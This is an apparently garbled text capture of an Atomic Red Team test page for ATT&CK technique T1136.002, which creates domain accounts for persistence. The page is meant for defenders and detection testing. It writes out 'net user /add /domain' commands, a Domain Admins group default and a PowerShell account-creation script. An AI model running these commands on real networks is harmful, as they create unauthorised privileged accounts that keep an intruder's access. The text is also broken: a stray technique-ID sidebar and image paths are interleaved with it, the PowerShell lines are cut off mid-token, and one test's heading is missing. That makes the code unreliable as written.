

T1136.002 - Domain Account

Description from ATT&CK

Adversaries may create a domain account to maintain access to victim systems. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover user, administrator, and service accounts. With a sufficient level of access, the net user /add /domain command can be used to create a domain account.

Such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

Atomic Tests

- Atomic Test #1 Create a new Windows domain admin user
- Atomic Test #2 Create a new account similar to ANONYMOUS LOGON
- Atomic Test #3 Create a new Domain Account using PowerShell

Atomic Test #1 - Create a new Windows domain admin user

Creates a new domain admin user in a command prompt.

Supported Platforms: Windows


auto_generated_guid: fcec2963-9951-4173-9bfa-98d8b7834e62


Inputs:

Name	Description	Туре	Default Value
username	Username of the user to create	String	T1136.002_Admin
password	Password of the user to create	String	T1136_pass123!
group	Domain administrator group to which add the user to	String	Domain Admins

Attack Commands: Run with command_prompt!


net user "#{username}" "#{password}" /add /domain





T1020

> T1021.001



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Creates a new Domain User using the credentials of the Current User

Supported Platforms: Windows

auto_generated_guid: 5a3497a4-1568-4663-b12a-d4a5ed70c7d7

Inputs:

Preview

Code

Cleanup Commands:

Blame

net user "#{username}" >nul 2>&1 /del /domain

Name	Description	Туре	Default Value
username	Name of the Account to be created	String	T1136.002_Admin
password	Password of the Account to be created	String	T1136_pass123!

Attack Commands: Run with powershell!

```
$SamAccountName = '#{username}'
$AccountPassword = ConvertTo-SecureString '#{password}' -AsPlainText -Fo
Add-Type -AssemblyName System.DirectoryServices.AccountManagement
$Context = New-Object -TypeName System.DirectoryServices.AccountManageme
$User = New-Object -TypeName System.DirectoryServices.AccountManagement.
$User.SamAccountName = $SamAccountName
$TempCred = New-Object System.Management.Automation.PSCredential('a', $A
```

```
> T1021.002
> T1021.003
> T1021.006
> T1027.001
> T1027.002
> T1027.004
> T1027
> T1030
> T1033
> T1036.003
> T1036.004
> T1036.005
> T1036.006
> T1036
> T1037.001
  T1037.002
  T1037.004
 T1037.005
  T1039
```

> T1040

```
$User.SetPassword($TempCred.GetNetworkCredential().Password)
$User.Enabled = $True
$User.PasswordNotRequired = $False
$User.DisplayName = $SamAccountName
$User.Save()
$User

Cleanup Commands:

Cmd /c "net user #{username} /del >nul 2>&1"
```